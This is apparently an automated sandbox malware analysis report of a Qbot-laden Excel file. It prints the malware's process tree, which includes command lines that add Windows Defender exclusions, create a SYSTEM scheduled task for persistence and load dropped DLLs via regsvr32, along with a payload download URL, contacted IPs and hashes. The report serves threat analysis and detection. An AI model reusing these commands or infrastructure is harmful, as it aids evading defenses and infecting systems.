ID: 492195
Sample Name: Compensation-1214892625-09272021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:15:22
Date: 28/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Compensation-1214892625-0…

Overview


General Information

Sample Name:	Compensation-1214892625-09272021.xls
Analysis ID:	492195
MD5:	cbf2562df873533..
SHA1:	db3bff7a0edc4dd..
SHA256:	1b663952d7fa9e4.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Qbot
- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Sigma detected: Schedule system p…
- Office document tries to convince vi…
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Office process drops PE file
- Writes to foreign memory regions
- Uses cmd line tools excessively to a…
- Sigma detected: Microsoft Office Pr…
- Allocates memory in foreign process…
- Injects code into the Windows Explo…
- PE file has nameless sections

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 344 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1832 cmdline: regsvr32 -silent ..\Drezd.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2176 cmdline: -silent ..\Drezd.red MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 2980 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 2908 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn bganttcv /tr 'regsvr32.exe -s \'C:\Users\user\Drezd.red\'' /SC ONCE /Z /ST 13:18 /ET 13:30 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - regsvr32.exe (PID: 2808 cmdline: regsvr32 -silent ..\Drezd1.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2540 cmdline: regsvr32 -silent ..\Drezd2.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- regsvr32.exe (PID: 2932 cmdline: regsvr32.exe -s 'C:\Users\user\Drezd.red' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2984 cmdline: -s 'C:\Users\user\Drezd.red' MD5: 432BE6CF7311062633459EEF6B242FB5)
    - explorer.exe (PID: 2072 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
      - reg.exe (PID: 1840 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Fumtioiab' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
      - reg.exe (PID: 2092 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Otovcuqo' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
- regsvr32.exe (PID: 1476 cmdline: regsvr32.exe -s 'C:\Users\user\Drezd.red' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2532 cmdline: -s 'C:\Users\user\Drezd.red' MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Compensation-1214892625-09272021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.610943996.0000000010001000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000007.00000002.875259160.0000000000080000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000000E.00000002.875258870.0000000000080000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000006.00000002.609100712.0000000000200000.00000004.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000000D.00000002.622702900.0000000000420000.00000004.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Click to see the 1 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.regsvr32.exe.200000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
7.2.explorer.exe.80000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
6.2.regsvr32.exe.200000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
13.2.regsvr32.exe.420000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
7.2.explorer.exe.80000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Click to see the 1 entries

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

PE file has nameless sections

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

Yara detected Qbot

Remote Access Functionality:


Yara detected Qbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Command and Scripting Interpreter 1 1	Windows Service 3	Windows Service 3	Masquerading 1 2 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networ Commu
Default Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 4 1 3	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit Redirec Calls/SI
Domain Accounts	Scripting 2	Logon Script (Windows)	Scheduled Task/Job 1	Modify Registry 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track D Locatio
Local Accounts	Service Execution 2	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM Ca Swap
Cloud Accounts	Native API 3	Network Logon Script	Network Logon Script	Process Injection 4 1 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Exploitation for Client Execution 3 2	Rc.common	Rc.common	Scripting 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Compensation-1214892625-09272021.xls	9%	Metadefender		Browse
Compensation-1214892625-09272021.xls	11%	ReversingLabs	Script.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44467.5523376157[1].dat	100%	Joe Sandbox ML		
C:\Users\user\Drezd.red	9%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://190.14.37.178/44467.5523376157.dat	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://190.14.37.178/44467.5523376157.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.183.96.67	unknown	Netherlands		60117	HSAE	false
190.14.37.178	unknown	Panama		52469	OffshoreRacksSAPA	false
185.250.148.213	unknown	Russian Federation		48430	FIRSTDC-ASRU	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	492195
Start date:	28.09.2021
Start time:	13:15:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Compensation-1214892625-09272021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@25/6@0/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 23.3% (good quality ratio 21.8%) • Quality average: 75.9% • Quality standard deviation: 28.3%

HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:16:51	API Interceptor	27x Sleep call for process: regsvr32.exe modified
13:16:53	API Interceptor	904x Sleep call for process: explorer.exe modified
13:16:55	API Interceptor	1x Sleep call for process: schtasks.exe modified
13:16:56	Task Scheduler	Run new task: bganttcv path: regsvr32.exe s>-s "C:\Users\user\Drezd.red"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44467.5523376157[1].dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	4.528526718288657
Encrypted:	false
SSDEEP:	3072:Do6vBnby4Yx0XjFFzPQ0MslzERfQB24hLxBVi/b/9+PdpiWC35ol/uwfTuT2b2Mm:vs6Xpq0H3Jhds/9+qC/zfTPLQ
MD5:	72FBB8519D0E09871770F70BADB9E06D
SHA1:	55D43A77EF1F2EB80B93F73224C8391C4C4AEAB4
SHA-256:	1E12BBEEE2F67A232F46593FEDA28B7BED1F0793C31DDA211FD4687AD548A07C

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44467.5523376157[1].dat	
SHA-512:	011D6A51019EA32CC22F66D8FDD670CE838DF5B05911C48888A4DA8C434630FBB0E1D562F108DBA4498E7C6877FD16CF533A0BB0A6DB00A7B2826882DDC845B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254383493408124
Encrypted:	false
SSDEEP:	1536:C6tL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CUJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	0A0D1EA546EAE1EB37BE8504A1BDEDBF
SHA1:	3C41F8F0A0F81FF4221E2F52B64AC29B4CF831D4
SHA-256:	35F89C20AC1950E68ABD4259B6C5FE15A083F927FCDA7DC5772CD7153A4BED9C
SHA-512:	6C120A1A2F0AE51454F5F24ACFE20261BE82181B0A287DC98A502AACFDBF99CBC9EFECFBF0BCC502192F35BACAB3EA13B97C68C880EBE36F23B3B4166AA92973
Malicious:	false
Reputation:	unknown
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'..'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... .....&!..... .....

C:\Users\user\AppData\Local\Temp\VBE\RefEdit.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	15676
Entropy (8bit):	4.532537064976408
Encrypted:	false
SSDEEP:	192:Cxl811DxzCOtHIT6P20eChgZjTdZ3HJV8L1I17EMBkDXrq9LwGGLVbkLde:C3wxesT20lheZ3waE5D7qxIxkxe
MD5:	76C2C75F386C3360BDE27E064F98E9D0
SHA1:	97FC7A67C9411195152E7D2DB62F4B96D817EEE0
SHA-256:	A47AFE468EA44172F39F9A0A51729C40022FA74D948F56B8261BBC0D4D2470A9
SHA-512:	56E81A6CB1A2AAA8064A0372D6E386F23475B45ED76887345FDC039161E7698C50A104FEF747B9BD5776343F4B0325A8C29B51EB77E32E5F6EBB3943F11C5483
Malicious:	false
Reputation:	unknown
Preview:	MSFT.....A.....1..... .....d.....,.....\.....H...4.....0... .....x.....x. .....$".....P.....$".....0....P.,..... ....0.....%".....H...".....H.....(.....@.....P.....0.....`.....p...X... ..... .....M.<.U.*k.....E.....F.....B.....`..d.....".E.....F.....0.....F.....E.....`.M.....CPf.....0..=.....01..)....w....<WI.....\.1Y.....k...U.....".....|.. .K..a...

C:\Users\user\Drezd.red	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	1.6961804656486577
Encrypted:	false
SSDEEP:	1536:92VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:XC6MtAAFNJ5XC5SYCi02r+J
MD5:	B19B0AF9A01DD936D091C291B19696C8
SHA1:	862ED0B9586729F2633670CCD7D075D7693908E1
SHA-256:	17D261EACA2629EF9907D0C00FB2271201E466796F06DCB7232900D711C29330
SHA-512:	9F0CE65AFA00919797A3A75308CF49366D5DCA0C17EA3CFAB70A9E9244E0D5AB6DEC21A3A46C2C609159E0CBF91AF4F10E6A36F3FB7310A5C2B062249AB43DB4
Malicious:	**true**

C:\Users\user\Drezd.red	
Antivirus:	• Antivirus: ReversingLabs, Detection: 9%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Test, Last Saved By: Test, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Mon Sep 27 10:38:52 2021, Security: 0
Entropy (8bit):	7.131912306364678
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Compensation-1214892625-09272021.xls
File size:	129024
MD5:	cbf2562df8735334741b3de3ef9a0362
SHA1:	db3bff7a0edc4dd7e3f4915dc36888f3be97c814
SHA256:	1b663952d7fa9e49cd53878bfddf2e2906788cbc7394b081e0fea52efd1fb6d1
SHA512:	8f24c7078ae03464e7bd2979c38f10b708f6fcca7bfab2b60328b135770eed1eb84aa151abde8f20b0a7b8b868f22a14cac1c5f2cf48ac8b0a4a20f94d37f349
SSDEEP:	3072:Cik3hOdsylKlgxopeiBNhZFGzE+cL2kdAnc6YehWfG+tUHKGDbpmsiilBti2JtqV:vk3hOdsylKlgxopeiBNhZF+E+W2kdAnE
File Content Preview:	.....>.....b..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Compensation-1214892625-09272021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	Test
Last Saved By:	Test
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-09-27 09:38:52
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 190.14.37.178

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	190.14.37.178	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 13:16:16.226859093 CEST	0	OUT	GET /44467.5523376157.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.14.37.178 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 13:16:17.249574900 CEST	1	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 28 Sep 2021 11:16:17 GMT Content-Type: application/octet-stream Content-Length: 387072 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44467.5523376157.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 